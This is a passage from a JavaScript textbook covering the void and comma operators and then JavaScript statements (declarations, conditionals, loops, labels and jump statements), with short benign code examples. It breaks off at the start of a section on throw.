The most common use for this operator is in a client-side javascript: URL, where it allows you to evaluate an expression for its side effects without the browser displaying the value of the evaluated expression. For example, you might use the void operator in an HTML <a> tag as follows:

```
<a href="javascript:void window.open();">Open New Window</a>
```

This HTML could be more cleanly written using an onclick event handler rather than a javascript: URL, of course, and the void operator would not be necessary in that case.

4.13.5 The Comma Operator (,)

The comma operator is a binary operator whose operands may be of any type. It evaluates its left operand, evaluates its right operand, and then returns the value of the right operand. Thus, the following line:

```
i=0, j=1, k=2;
```

evaluates to 2 and is basically equivalent to:

```
i = 0; j = 1; k = 2;
```

The left-hand expression is always evaluated, but its value is discarded, which means that it only makes sense to use the comma operator when the left-hand expression has side effects. The only situation in which the comma operator is commonly used is with a for loop (§5.5.3) that has multiple loop variables:

```
// The first comma below is part of the syntax of the var statement
// The second comma is the comma operator: it lets us squeeze 2
// expressions (i++ and j--) into a statement (the for loop) that expects 1.
for(var i=0,j=10; i < j; i++,j--)
    console.log(i+j);
```

CHAPTER 5
Statements

Chapter 4 described expressions as JavaScript phrases. By that analogy, *statements* are JavaScript sentences or commands. Just as English sentences are terminated and separated from each other with periods, JavaScript statements are terminated with semicolons (§2.5). Expressions are *evaluated* to produce a value, but statements are *executed* to make something happen.

One way to "make something happen" is to evaluate an expression that has side effects. Expressions with side effects, such as assignments and function invocations, can stand alone as statements, and when used this way they are known as *expression statements*. A similar category of statements are the *declaration statements* that declare new variables and define new functions.

JavaScript programs are nothing more than a sequence of statements to execute. By default, the JavaScript interpreter executes these statements one after another in the order they are written. Another way to "make something happen" is to alter this default order of execution, and JavaScript has a number of statements or *control structures* that do just this:

- *Conditionals* are statements like `if` and `switch` that make the JavaScript interpreter execute or skip other statements depending on the value of an expression.
- *Loops* are statements like `while` and `for` that execute other statements repetitively.
- *Jumps* are statements like `break`, `return`, and `throw` that cause the interpreter to jump to another part of the program.

The sections that follow describe the various statements in JavaScript and explain their syntax. Table 5-1, at the end of the chapter, summarizes the syntax. A JavaScript program is simply a sequence of statements, separated from one another with semicolons, so once you are familiar with the statements of JavaScript, you can begin writing JavaScript programs.

5.1 Expression Statements

The simplest kinds of statements in JavaScript are expressions that have side effects. (But see §5.7.3 for an important expression statement without side effects.) This sort of statement was shown in Chapter 4. Assignment statements are one major category of expression statements. For example:

```
greeting = "Hello " + name;
i *= 3;
```

The increment and decrement operators, ++ and --, are related to assignment statements. These have the side effect of changing a variable value, just as if an assignment had been performed:

```
counter++;
```

The `delete` operator has the important side effect of deleting an object property. Thus, it is almost always used as a statement, rather than as part of a larger expression:

```
delete o.x;
```

Function calls are another major category of expression statements. For example:

```
alert(greeting);
window.close();
```

These client-side function calls are expressions, but they have side effects that affect the web browser and are used here as statements. If a function does not have any side effects, there is no sense in calling it, unless it is part of a larger expression or an assignment statement. For example, you wouldn't just compute a cosine and discard the result:

```
Math.cos(x);
```

But you might well compute the value and assign it to a variable for future use:

```
cx = Math.cos(x);
```

Note that each line of code in each of these examples is terminated with a semicolon.

5.2 Compound and Empty Statements

Just as the comma operator (§4.13.5) combines multiple expressions into a single expression, a *statement block* combines multiple statements into a single *compound statement*. A statement block is simply a sequence of statements enclosed within curly braces. Thus, the following lines act as a single statement and can be used anywhere that JavaScript expects a single statement:

```
{
    x = Math.PI;
    cx = Math.cos(x);
    console.log("cos(π) = " + cx);
}
```

There are a few things to note about this statement block. First, it does *not* end with a semicolon. The primitive statements within the block end in semicolons, but the block itself does not. Second, the lines inside the block are indented relative to the curly braces that enclose them. This is optional, but it makes the code easier to read and understand. Finally, recall that JavaScript does not have block scope and variables declared within a statement block are not private to the block (see §3.10.1 for details).

Combining statements into larger statement blocks is extremely common in JavaScript programming. Just as expressions often contain subexpressions, many JavaScript statements contain substatements. Formally, JavaScript syntax usually allows a single substatement. For example, the `while` loop syntax includes a single statement that serves as the body of the loop. Using a statement block, you can place any number of statements within this single allowed substatement.

A compound statement allows you to use multiple statements where JavaScript syntax expects a single statement. The *empty statement* is the opposite: it allows you to include no statements where one is expected. The empty statement looks like this:

```
;
```

The JavaScript interpreter takes no action when it executes an empty statement. The empty statement is occasionally useful when you want to create a loop that has an empty body. Consider the following `for` loop (`for` loops will be covered in §5.5.3):

```
// Initialize an array a
for(i = 0; i < a.length; a[i++] = 0) ;
```

In this loop, all the work is done by the expression `a[i++] = 0`, and no loop body is necessary. JavaScript syntax requires a statement as a loop body, however, so an empty statement—just a bare semicolon—is used.

Note that the accidental inclusion of a semicolon after the right parenthesis of a `for` loop, `while` loop, or `if` statement can cause frustrating bugs that are difficult to detect. For example, the following code probably does not do what the author intended:

```
if ((a == 0) || (b == 0));  // Oops! This line does nothing...
    o = null;               // and this line is always executed.
```

When you intentionally use the empty statement, it is a good idea to comment your code in a way that makes it clear that you are doing it on purpose. For example:

```
for(i = 0; i < a.length; a[i++] = 0) /* empty */ ;
```

5.3 Declaration Statements

The `var` and `function` are *declaration statements*—they declare or define variables and functions. These statements define identifiers (variable and function names) that can be used elsewhere in your program and assign values to those identifiers. Declaration statements don't do much themselves, but by creating variables and functions they, in an important sense, define the meaning of the other statements in your program.

The subsections that follow explain the var statement and the function statement, but do not cover variables and functions comprehensively. See §3.9 and §3.10 for more on variables. And see Chapter 8 for complete details on functions.

5.3.1 var

The var statement declares a variable or variables. Here's the syntax:

```
var name_1 [ = value_1] [ ,..., name_n [= value_n]]
```

The var keyword is followed by a comma-separated list of variables to declare; each variable in the list may optionally have an initializer expression that specifies its initial value. For example:

```
var i;                                      // One simple variable
var j = 0;                                  // One var, one value
var p, q;                                   // Two variables
var greeting = "hello" + name;              // A complex initializer
var x = 2.34, y = Math.cos(0.75), r, theta; // Many variables
var x = 2, y = x*x;                         // Second var uses the first
var x = 2,                                  // Multiple variables...
    f = function(x) { return x*x },         // each on its own line
    y = f(x);
```

If a var statement appears within the body of a function, it defines local variables, scoped to that function. When var is used in top-level code, it declares global variables, visible throughout the JavaScript program. As noted in §3.10.2, global variables are properties of the global object. Unlike other global properties, however, properties created with var cannot be deleted.

If no initializer is specified for a variable with the var statement, the variable's initial value is undefined. As described in §3.10.1, variables are defined throughout the script or function in which they are declared—their declaration is "hoisted" up to the start of the script or function. Initialization, however, occurs at the location of the var statement, and the value of the variable is undefined before that point in the code.

Note that the var statement can also appear as part of the for and for/in loops. (These variables are hoisted, just like variables declared outside of a loop.) Here are examples repeated from §3.9:

```
for(var i = 0; i < 10; i++) console.log(i);
for(var i = 0, j=10; i < 10; i++,j--) console.log(i*j);
for(var i in o) console.log(i);
```

Note that it is harmless to declare the same variable multiple times.

5.3.2 function

The `function` keyword is used to define functions. We saw it in function definition expressions in §4.3. It can also be used in statement form. Consider the following two functions:

```
var f = function(x) { return x+1; }  // Expression assigned to a variable
function f(x) { return x+1; }        // Statement includes variable name
```

A function declaration statement has the following syntax:

```
function funcname([arg1 [, arg2 [..., argn]]]) {
    statements
}
```

funcname is an identifier that names the function being declared. The function name is followed by a comma-separated list of parameter names in parentheses. These identifiers can be used within the body of the function to refer to the argument values passed when the function is invoked.

The body of the function is composed of any number of JavaScript statements, contained within curly braces. These statements are not executed when the function is defined. Instead, they are associated with the new function object for execution when the function is invoked. Note that the curly braces are a required part of the `function` statement. Unlike statement blocks used with `while` loops and other statements, a function body requires curly braces, even if the body consists of only a single statement.

Here are some more examples of function declarations:

```
function hypotenuse(x, y) {
    return Math.sqrt(x*x + y*y);  // return is documented in the next section
}

function factorial(n) {           // A recursive function
    if (n <= 1) return 1;
    return n * factorial(n - 1);
}
```

Function declaration statements may appear in top-level JavaScript code, or they may be nested within other functions. When nested, however, function declarations may only appear at the top level of the function they are nested within. That is, function definitions may not appear within `if` statements, `while` loops, or any other statements. Because of this restriction on where function declarations may appear, the ECMAScript specification does not categorize function declarations as true statements. Some JavaScript implementations do allow function declarations to appear anywhere a statement can appear, but different implementations handle the details differently and placing function declarations within other statements is nonportable.

Function declaration statements differ from function definition expressions in that they include a function name. Both forms create a new function object, but the function declaration statement also declares the function name as a variable and assigns the function object to it. Like variables declared with `var`, functions defined with function

definition statements are implicitly "hoisted" to the top of the containing script or function, so that they are visible throughout the script or function. With var, only the variable declaration is hoisted—the variable initialization code remains where you placed it. With function declaration statements, however, both the function name and the function body are hoisted: all functions in a script or all nested functions in a function are declared before any other code is run. This means that you can invoke a JavaScript function before you declare it.

Like the var statement, function declaration statements create variables that cannot be deleted. These variables are not read-only, however, and their value can be overwritten.

5.4 Conditionals

Conditional statements execute or skip other statements depending on the value of a specified expression. These statements are the decision points of your code, and they are also sometimes known as "branches." If you imagine a JavaScript interpreter following a path through your code, the conditional statements are the places where the code branches into two or more paths and the interpreter must choose which path to follow.

The subsections below explain JavaScript's basic conditional, the `if/else` statement, and also cover `switch`, a more complicated multiway branch statement.

5.4.1 if

The `if` statement is the fundamental control statement that allows JavaScript to make decisions, or, more precisely, to execute statements conditionally. This statement has two forms. The first is:

```
if (expression)
    statement
```

In this form, *`expression`* is evaluated. If the resulting value is truthy, *`statement`* is executed. If *`expression`* is falsy, *`statement`* is not executed. (See §3.3 for a definition of truthy and falsy values.) For example:

```
if (username == null)       // If username is null or undefined,
    username = "John Doe";  // define it
```

Or similarly:

```
// If username is null, undefined, false, 0, "", or NaN, give it a new value
if (!username) username = "John Doe";
```

Note that the parentheses around the *`expression`* are a required part of the syntax for the `if` statement.

JavaScript syntax requires a single statement after the `if` keyword and parenthesized expression, but you can use a statement block to combine multiple statements into one. So the `if` statement might also look like this:

```
if (!address) {
    address = "";
    message = "Please specify a mailing address.";
}
```

The second form of the `if` statement introduces an `else` clause that is executed when *`expression`* is `false`. Its syntax is:

```
if (expression)
    statement1
else
    statement2
```

This form of the statement executes *`statement1`* if *`expression`* is truthy and executes `statement2` if *`expression`* is falsy. For example:

```
if (n == 1)
    console.log("You have 1 new message.");
else
    console.log("You have " + n + " new messages.");
```

When you have nested `if` statements with `else` clauses, some caution is required to ensure that the `else` clause goes with the appropriate `if` statement. Consider the following lines:

```
i = j = 1;
k = 2;
if (i == j)
    if (j == k)
        console.log("i equals k");
else
    console.log("i doesn't equal j");    // WRONG!!
```

In this example, the inner `if` statement forms the single statement allowed by the syntax of the outer `if` statement. Unfortunately, it is not clear (except from the hint given by the indentation) which `if` the `else` goes with. And in this example, the indentation is wrong, because a JavaScript interpreter actually interprets the previous example as:

```
if (i == j) {
    if (j == k)
        console.log("i equals k");
    else
        console.log("i doesn't equal j");    // OOPS!
}
```

The rule in JavaScript (as in most programming languages) is that by default an `else` clause is part of the nearest `if` statement. To make this example less ambiguous and easier to read, understand, maintain, and debug, you should use curly braces:

```
if (i == j) {
    if (j == k) {
        console.log("i equals k");
    }
}
else {  // What a difference the location of a curly brace makes!
```

```
    console.log("i doesn't equal j");
}
```

Although it is not the style used in this book, many programmers make a habit of enclosing the bodies of `if` and `else` statements (as well as other compound statements, such as `while` loops) within curly braces, even when the body consists of only a single statement. Doing so consistently can prevent the sort of problem just shown.

5.4.2 else if

The `if/else` statement evaluates an expression and executes one of two pieces of code, depending on the outcome. But what about when you need to execute one of many pieces of code? One way to do this is with an `else if` statement. `else if` is not really a JavaScript statement, but simply a frequently used programming idiom that results when repeated `if/else` statements are used:

```
if (n == 1) {
    // Execute code block #1
}
else if (n == 2) {
    // Execute code block #2
}
else if (n == 3) {
    // Execute code block #3
}
else {
    // If all else fails, execute block #4
}
```

There is nothing special about this code. It is just a series of `if` statements, where each following `if` is part of the `else` clause of the previous statement. Using the `else if` idiom is preferable to, and more legible than, writing these statements out in their syntactically equivalent, fully nested form:

```
if (n == 1) {
    // Execute code block #1
}
else {
    if (n == 2) {
        // Execute code block #2
    }
    else {
        if (n == 3) {
            // Execute code block #3
        }
        else {
            // If all else fails, execute block #4
        }
    }
}
```

5.4.3 switch

An `if` statement causes a branch in the flow of a program's execution, and you can use the `else if` idiom to perform a multiway branch. This is not the best solution, however, when all of the branches depend on the value of the same expression. In this case, it is wasteful to repeatedly evaluate that expression in multiple `if` statements.

The `switch` statement handles exactly this situation. The `switch` keyword is followed by an expression in parentheses and a block of code in curly braces:

```
switch(expression) {
    statements
}
```

However, the full syntax of a `switch` statement is more complex than this. Various locations in the block of code are labeled with the `case` keyword followed by an expression and a colon. `case` is like a labeled statement, except that instead of giving the labeled statement a name, it associates an expression with the statement. When a `switch` executes, it computes the value of *expression* and then looks for a `case` label whose expression evaluates to the same value (where sameness is determined by the `===` operator). If it finds one, it starts executing the block of code at the statement labeled by the `case`. If it does not find a `case` with a matching value, it looks for a statement labeled `default:`. If there is no `default:` label, the `switch` statement skips the block of code altogether.

`switch` is a confusing statement to explain; its operation becomes much clearer with an example. The following `switch` statement is equivalent to the repeated `if/else` statements shown in the previous section:

```
switch(n) {
  case 1:                    // Start here if n === 1
    // Execute code block #1.
    break;
                    // Stop here
  case 2:                    // Start here if n === 2
    // Execute code block #2.
    break;                   // Stop here
  case 3:                    // Start here if n === 3
    // Execute code block #3.
    break;                   // Stop here
  default:                   // If all else fails...
    // Execute code block #4.
    break;                   // stop here
}
```

Note the `break` keyword used at the end of each `case` in the code above. The `break` statement, described later in this chapter, causes the interpreter to jump to the end (or "break out") of the `switch` statement and continue with the statement that follows it. The `case` clauses in a `switch` statement specify only the *starting point* of the desired code; they do not specify any ending point. In the absence of `break` statements, a `switch` statement begins executing its block of code at the `case` label that matches the

value of its *expression* and continues executing statements until it reaches the end of the block. On rare occasions, it is useful to write code like this that "falls through" from one `case` label to the next, but 99 percent of the time you should be careful to end every `case` with a `break` statement. (When using `switch` inside a function, however, you may use a `return` statement instead of a `break` statement. Both serve to terminate the `switch` statement and prevent execution from falling through to the next `case`.)

Here is a more realistic example of the `switch` statement; it converts a value to a string in a way that depends on the type of the value:

```
function convert(x) {
    switch(typeof x) {
      case 'number':            // Convert the number to a hexadecimal integer
        return x.toString(16);
      case 'string':            // Return the string enclosed in quotes
        return '"' + x + '"';
      default:                  // Convert any other type in the usual way
        return String(x);
    }
}
```

Note that in the two previous examples, the `case` keywords are followed by number and string literals, respectively. This is how the `switch` statement is most often used in practice, but note that the ECMAScript standard allows each `case` to be followed by an arbitrary expression.

The `switch` statement first evaluates the expression that follows the `switch` keyword and then evaluates the `case` expressions, in the order in which they appear, until it finds a value that matches.[1] The matching case is determined using the `===` identity operator, not the `==` equality operator, so the expressions must match without any type conversion.

Because not all of the `case` expressions are evaluated each time the `switch` statement is executed, you should avoid using `case` expressions that contain side effects such as function calls or assignments. The safest course is simply to limit your `case` expressions to constant expressions.

As explained earlier, if none of the `case` expressions match the `switch` expression, the `switch` statement begins executing its body at the statement labeled `default:`. If there is no `default:` label, the `switch` statement skips its body altogether. Note that in the examples above, the `default:` label appears at the end of the `switch` body, following all the `case` labels. This is a logical and common place for it, but it can actually appear anywhere within the body of the statement.

1. The fact that the `case` expressions are evaluated at run-time makes the JavaScript `switch` statement much different from (and less efficient than) the `switch` statement of C, C++, and Java. In those languages, the `case` expressions must be compile-time constants of the same type, and `switch` statements can often compile down to highly efficient *jump tables*.

5.5 Loops

To understand conditional statements, we imagined the JavaScript interpreter following a branching path through your source code. The *looping statements* are those that bend that path back upon itself to repeat portions of your code. JavaScript has four looping statements: `while`, `do/while`, `for`, and `for/in`. The subsections below explain each in turn. One common use for loops is to iterate over the elements of an array. §7.6 discusses this kind of loop in detail and covers special looping methods defined by the Array class.

5.5.1 while

Just as the `if` statement is JavaScript's basic conditional, the `while` statement is JavaScript's basic loop. It has the following syntax:

```
while (expression)
    statement
```

To execute a `while` statement, the interpreter first evaluates *`expression`*. If the value of the expression is falsy, then the interpreter skips over the *`statement`* that serves as the loop body and moves on to the next statement in the program. If, on the other hand, the *`expression`* is truthy, the interpreter executes the *`statement`* and repeats, jumping back to the top of the loop and evaluating *`expression`* again. Another way to say this is that the interpreter executes *`statement`* repeatedly *while* the *`expression`* is truthy. Note that you can create an infinite loop with the syntax `while(true)`.

Usually, you do not want JavaScript to perform exactly the same operation over and over again. In almost every loop, one or more variables change with each *iteration* of the loop. Since the variables change, the actions performed by executing *`statement`* may differ each time through the loop. Furthermore, if the changing variable or variables are involved in *`expression`*, the value of the expression may be different each time through the loop. This is important; otherwise, an expression that starts off truthy would never change, and the loop would never end! Here is an example of a `while` loop that prints the numbers from 0 to 9:

```
var count = 0;
while (count < 10) {
    console.log(count);
    count++;
}
```

As you can see, the variable `count` starts off at 0 and is incremented each time the body of the loop runs. Once the loop has executed 10 times, the expression becomes `false` (i.e., the variable `count` is no longer less than 10), the `while` statement finishes, and the interpreter can move on to the next statement in the program. Many loops have a counter variable like `count`. The variable names `i`, `j`, and `k` are commonly used as loop counters, though you should use more descriptive names if it makes your code easier to understand.

5.5.2 do/while

The do/while loop is like a while loop, except that the loop expression is tested at the bottom of the loop rather than at the top. This means that the body of the loop is always executed at least once. The syntax is:

```
do
      statement
  while (expression);
```

The do/while loop is less commonly used than its while cousin—in practice, it is somewhat uncommon to be certain that you want a loop to execute at least once. Here's an example of a do/while loop:

```
function printArray(a) {
    var len = a.length, i = 0;
    if (len == 0)
        console.log("Empty Array");
    else {
        do {
            console.log(a[i]);
        } while (++i < len);
    }
}
```

There are a couple of syntactic differences between the do/while loop and the ordinary while loop. First, the do loop requires both the do keyword (to mark the beginning of the loop) and the while keyword (to mark the end and introduce the loop condition). Also, the do loop must always be terminated with a semicolon. The while loop doesn't need a semicolon if the loop body is enclosed in curly braces.

5.5.3 for

The for statement provides a looping construct that is often more convenient than the while statement. The for statement simplifies loops that follow a common pattern. Most loops have a counter variable of some kind. This variable is initialized before the loop starts and is tested before each iteration of the loop. Finally, the counter variable is incremented or otherwise updated at the end of the loop body, just before the variable is tested again. In this kind of loop, the initialization, the test, and the update are the three crucial manipulations of a loop variable. The for statement encodes each of these three manipulations as an expression and makes those expressions an explicit part of the loop syntax:

```
for(initialize ; test ; increment)
     statement
```

initialize, *test*, and *increment* are three expressions (separated by semicolons) that are responsible for initializing, testing, and incrementing the loop variable. Putting them all in the first line of the loop makes it easy to understand what a for loop is doing and prevents mistakes such as forgetting to initialize or increment the loop variable.

The simplest way to explain how a for loop works is to show the equivalent while loop[2]:

```
initialize;
while(test) {
    statement
    increment;
}
```

In other words, the *initialize* expression is evaluated once, before the loop begins. To be useful, this expression must have side effects (usually an assignment). JavaScript also allows *initialize* to be a var variable declaration statement so that you can declare and initialize a loop counter at the same time. The *test* expression is evaluated before each iteration and controls whether the body of the loop is executed. If *test* evaluates to a truthy value, the *statement* that is the body of the loop is executed. Finally, the *increment* expression is evaluated. Again, this must be an expression with side effects in order to be useful. Generally, either it is an assignment expression, or it uses the ++ or -- operators.

We can print the numbers from 0 to 9 with a for loop like the following. Contrast it with the equivalent while loop shown in the previous section:

```
for(var count = 0; count < 10; count++)
    console.log(count);
```

Loops can become a lot more complex than this simple example, of course, and sometimes multiple variables change with each iteration of the loop. This situation is the only place that the comma operator is commonly used in JavaScript; it provides a way to combine multiple initialization and increment expressions into a single expression suitable for use in a for loop:

```
var i,j;
for(i = 0, j = 10 ; i < 10 ; i++, j--)
    sum += i * j;
```

In all our loop examples so far, the loop variable has been numeric. This is quite common but is not necessary. The following code uses a for loop to traverse a linked list data structure and return the last object in the list (i.e., the first object that does not have a next property):

```
function tail(o) {                          // Return the tail of linked list o
    for(; o.next; o = o.next) /* empty */ ; // Traverse while o.next is truthy
    return o;
}
```

Note that the code above has no *initialize* expression. Any of the three expressions may be omitted from a for loop, but the two semicolons are required. If you omit the *test* expression, the loop repeats forever, and for(;;) is another way of writing an infinite loop, like while(true).

2. When we consider the continue statement in §5.6.3, we'll see that this while loop is not an exact equivalent of the for loop.

5.5.4 for/in

The `for/in` statement uses the `for` keyword, but it is a completely different kind of loop than the regular `for` loop. A `for/in` loop looks like this:

```
for (variable in object)
    statement
```

`variable` typically names a variable, but it may be any expression that evaluates to an lvalue (§4.7.3) or a `var` statement that declares a single variable—it must be something suitable as the left side of an assignment expression. *`object`* is an expression that evaluates to an object. As usual, *`statement`* is the statement or statement block that serves as the body of the loop.

It is easy to use a regular `for` loop to iterate through the elements of an array:

```
for(var i = 0; i < a.length; i++)  // Assign array indexes to variable i
    console.log(a[i]);             // Print the value of each array element
```

The `for/in` loop makes it easy to do the same for the properties of an object:

```
for(var p in o)        // Assign property names of o to variable p
    console.log(o[p]); // Print the value of each property
```

To execute a `for/in` statement, the JavaScript interpreter first evaluates the *`object`* expression. If it evaluates to `null` or `undefined`, the interpreter skips the loop and moves on to the next statement.[3] If the expression evaluates to a primitive value, that value is converted to its equivalent wrapper object (§3.6). Otherwise, the expression is already an object. The interpreter now executes the body of the loop once for each enumerable property of the object. Before each iteration, however, the interpreter evaluates the *`variable`* expression and assigns the name of the property (a string value) to it.

Note that the *`variable`* in the `for/in` loop may be an arbitrary expression, as long as it evaluates to something suitable for the left side of an assignment. This expression is evaluated each time through the loop, which means that it may evaluate differently each time. For example, you can use code like the following to copy the names of all object properties into an array:

```
var o = {x:1, y:2, z:3};
var a = [], i = 0;
for(a[i++] in o) /* empty */;
```

JavaScript arrays are simply a specialized kind of object and array indexes are object properties that can be enumerated with a `for/in` loop. For example, following the code above with this line enumerates the array indexes 0, 1, and 2:

```
for(i in a) console.log(i);
```

The `for/in` loop does not actually enumerate all properties of an object, only the *enumerable* properties (see §6.7). The various built-in methods defined by core JavaScript are not enumerable. All objects have a `toString()` method, for example, but the

3. ECMAScript 3 implementations may instead throw a TypeError in this case.

`for/in` loop does not enumerate this `toString` property. In addition to built-in methods, many other properties of the built-in objects are nonenumerable. All properties and methods defined by your code are enumerable, however. (But in ECMAScript 5, you can make them nonenumerable using techniques explained in §6.7.) User-defined inherited properties (see §6.2.2) are also enumerated by the `for/in` loop.

If the body of a `for/in` loop deletes a property that has not yet been enumerated, that property will not be enumerated. If the body of the loop defines new properties on the object, those properties will generally not be enumerated. (Some implementations may enumerate inherited properties that are added after the loop begins, however.)

5.5.4.1 Property enumeration order

The ECMAScript specification does not specify the order in which the `for/in` loop enumerates the properties of an object. In practice, however, JavaScript implementations from all major browser vendors enumerate the properties of simple objects in the order in which they were defined, with older properties enumerated first. If an object was created as an object literal, its enumeration order is the same order that the properties appear in the literal. There are sites and libraries on the Web that rely on this enumeration order, and browser vendors are unlikely to change it.

The paragraph above specifies an interoperable property enumeration order for "simple" objects. Enumeration order becomes implementation dependent (and noninteroperable) if:

- The object inherits enumerable properties;
- the object has properties that are integer array indexes;
- you have used `delete` to delete existing properties of the object; or
- you have used `Object.defineProperty()` (§6.7) or similar methods to alter property attributes of the object.

Typically (but not in all implementations), inherited properties (see §6.2.2) are enumerated after all the noninherited "own" properties of an object, but are also enumerated in the order in which they were defined. If an object inherits properties from more than one "prototype" (see §6.1.3)—i.e., if it has more than one object in its "prototype chain"—then the properties of each prototype object in the chain are enumerated in creation order before enumerating the properties of the next object. Some (but not all) implementations enumerate array properties in numeric order rather than creation order, but they revert to creation order if the array is given other non-numeric properties as well or if the array is sparse (i.e., if some array indexes are missing).

5.6 Jumps

Another category of JavaScript statements are *jump statements*. As the name implies, these cause the JavaScript interpreter to jump to a new location in the source code. The `break` statement makes the interpreter jump to the end of a loop or other statement. `continue` makes the interpreter skip the rest of the body of a loop and jump back to the top of a loop to begin a new iteration. JavaScript allows statements to be named, or *labeled*, and the `break` and `continue` can identify the target loop or other statement label.

The `return` statement makes the interpreter jump from a function invocation back to the code that invoked it and also supplies the value for the invocation. The `throw` statement raises, or "throws," an exception and is designed to work with the `try/catch/finally` statement, which establishes a block of exception handling code. This is a complicated kind of jump statement: when an exception is thrown, the interpreter jumps to the nearest enclosing exception handler, which may be in the same function or up the call stack in an invoking function.

Details of each of these jump statements are in the sections that follow.

5.6.1 Labeled Statements

Any statement may be *labeled* by preceding it with an identifier and a colon:

```
identifier: statement
```

By labeling a statement, you give it a name that you can use to refer to it elsewhere in your program. You can label any statement, although it is only useful to label statements that have bodies, such as loops and conditionals. By giving a loop a name, you can use `break` and `continue` statements inside the body of the loop to exit the loop or to jump directly to the top of the loop to begin the next iteration. `break` and `continue` are the only JavaScript statements that use statement labels; they are covered later in this chapter. Here is an example of a labeled `while` loop and a `continue` statement that uses the label.

```
mainloop: while(token != null) {
    // Code omitted...
    continue mainloop;  // Jump to the next iteration of the named loop
    // More code omitted...
}
```

The *identifier* you use to label a statement can be any legal JavaScript identifier that is not a reserved word. The namespace for labels is different than the namespace for variables and functions, so you can use the same identifier as a statement label and as a variable or function name. Statement labels are defined only within the statement to which they apply (and within its substatements, of course). A statement may not have the same label as a statement that contains it, but two statements may have the same label as long as neither one is nested within the other. Labeled statements may themselves be labeled. Effectively, this means that any statement may have multiple labels.

5.6.2 break

The break statement, used alone, causes the innermost enclosing loop or switch statement to exit immediately. Its syntax is simple:

```
break;
```

Because it causes a loop or switch to exit, this form of the break statement is legal only if it appears inside one of these statements.

You've already seen examples of the break statement within a switch statement. In loops, it is typically used to exit prematurely when, for whatever reason, there is no longer any need to complete the loop. When a loop has complex termination conditions, it is often easier to implement some of these conditions with break statements rather than trying to express them all in a single loop expression. The following code searches the elements of an array for a particular value. The loop terminates in the normal way when it reaches the end of the array; it terminates with a break statement if it finds what it is looking for in the array:

```
for(var i = 0; i < a.length; i++) {
    if (a[i] == target) break;
}
```

JavaScript also allows the break keyword to be followed by a statement label (just the identifier, with no colon):

```
break labelname;
```

When break is used with a label, it jumps to the end of, or terminates, the enclosing statement that has the specified label. It is a syntax error to use break in this form if there is no enclosing statement with the specified label. With this form of the break statement, the named statement need not be a loop or switch: break can "break out of" any enclosing statement. This statement can even be a statement block grouped within curly braces for the sole purpose of naming the block with a label.

A newline is not allowed between the break keyword and the *labelname*. This is a result of JavaScript's automatic insertion of omitted semicolons: if you put a line terminator between the break keyword and the label that follows, JavaScript assumes you meant to use the simple, unlabeled form of the statement and treats the line terminator as a semicolon. (See §2.5.)

You need the labeled form of the break statement when you want to break out of a statement that is not the nearest enclosing loop or a switch. The following code demonstrates:

```
var matrix = getData();  // Get a 2D array of numbers from somewhere
// Now sum all the numbers in the matrix.
var sum = 0, success = false;
// Start with a labeled statement that we can break out of if errors occur
compute_sum: if (matrix) {
    for(var x = 0; x < matrix.length; x++) {
        var row = matrix[x];
        if (!row) break compute_sum;
```

```
            for(var y = 0; y < row.length; y++) {
                var cell = row[y];
                if (isNaN(cell)) break compute_sum;
                sum += cell;
            }
        }
        success = true;
    }
    // The break statements jump here. If we arrive here with success == false
    // then there was something wrong with the matrix we were given.
    // Otherwise sum contains the sum of all cells of the matrix.
```

Finally, note that a `break` statement, with or without a label, can not transfer control across function boundaries. You cannot label a function definition statement, for example, and then use that label inside the function.

5.6.3 continue

The `continue` statement is similar to the `break` statement. Instead of exiting a loop, however, `continue` restarts a loop at the next iteration. The `continue` statement's syntax is just as simple as the `break` statement's:

```
continue;
```

The `continue` statement can also be used with a label:

```
continue labelname;
```

The `continue` statement, in both its labeled and unlabeled forms, can be used only within the body of a loop. Using it anywhere else causes a syntax error.

When the `continue` statement is executed, the current iteration of the enclosing loop is terminated, and the next iteration begins. This means different things for different types of loops:

- In a `while` loop, the specified *`expression`* at the beginning of the loop is tested again, and if it's `true`, the loop body is executed starting from the top.
- In a `do/while` loop, execution skips to the bottom of the loop, where the loop condition is tested again before restarting the loop at the top.
- In a `for` loop, the *`increment`* expression is evaluated, and the *`test`* expression is tested again to determine if another iteration should be done.
- In a `for/in` loop, the loop starts over with the next property name being assigned to the specified variable.

Note the difference in behavior of the `continue` statement in the `while` and `for` loops: a `while` loop returns directly to its condition, but a `for` loop first evaluates its *`increment`* expression and then returns to its condition. Earlier we considered the behavior of the `for` loop in terms of an "equivalent" `while` loop. Because the `continue` statement behaves differently for these two loops, however, it is not actually possible to perfectly simulate a `for` loop with a `while` loop alone.

The following example shows an unlabeled `continue` statement being used to skip the rest of the current iteration of a loop when an error occurs:

```
for(i = 0; i < data.length; i++) {
    if (!data[i]) continue;  // Can't proceed with undefined data
    total += data[i];
}
```

Like the `break` statement, the `continue` statement can be used in its labeled form within nested loops, when the loop to be restarted is not the immediately enclosing loop. Also, like the `break` statement, line breaks are not allowed between the `continue` statement and its *`labelname`*.

5.6.4 return

Recall that function invocations are expressions and that all expressions have values. A `return` statement within a function specifies the value of invocations of that function. Here's the syntax of the `return` statement:

```
return expression;
```

A `return` statement may appear only within the body of a function. It is a syntax error for it to appear anywhere else. When the `return` statement is executed, the function that contains it returns the value of *`expression`* to its caller. For example:

```
function square(x) { return x*x; }   // A function that has a return statement
square(2)                            // This invocation evaluates to 4
```

With no `return` statement, a function invocation simply executes each of the statements in the function body in turn until it reaches the end of the function, and then returns to its caller. In this case, the invocation expression evaluates to `undefined`. The `return` statement often appears as the last statement in a function, but it need not be last: a function returns to its caller when a `return` statement is executed, even if there are other statements remaining in the function body.

The `return` statement can also be used without an *`expression`* to make the function return `undefined` to its caller. For example:

```
function display_object(o) {
    // Return immediately if the argument is null or undefined.
    if (!o) return;
    // Rest of function goes here...
}
```

Because of JavaScript's automatic semicolon insertion (§2.5), you cannot include a line break between the `return` keyword and the expression that follows it.

5.6.5 throw

An *exception* is a signal that indicates that some sort of exceptional condition or error has occurred. To *throw* an exception is to signal such an error or exceptional condition. To *catch* an exception is to handle it—to take whatever actions are necessary or

appropriate to recover from the exception. In JavaScript, exceptions are thrown whenever a runtime error occurs and whenever the program explicitly throws one using the `throw` statement. Exceptions are caught with the `try/catch/finally` statement, which is described in the next section.

The `throw` statement has the following syntax:

```
throw expression;
```

expression may evaluate to a value of any type. You might throw a number that represents an error code or a string that contains a human-readable error message. The Error class and its subclasses are used when the JavaScript interpreter itself throws an error, and you can use them as well. An Error object has a `name` property that specifies the type of error and a `message` property that holds the string passed to the constructor function (see the Error class in the reference section). Here is an example function that throws an Error object when invoked with an invalid argument:

```
function factorial(x) {
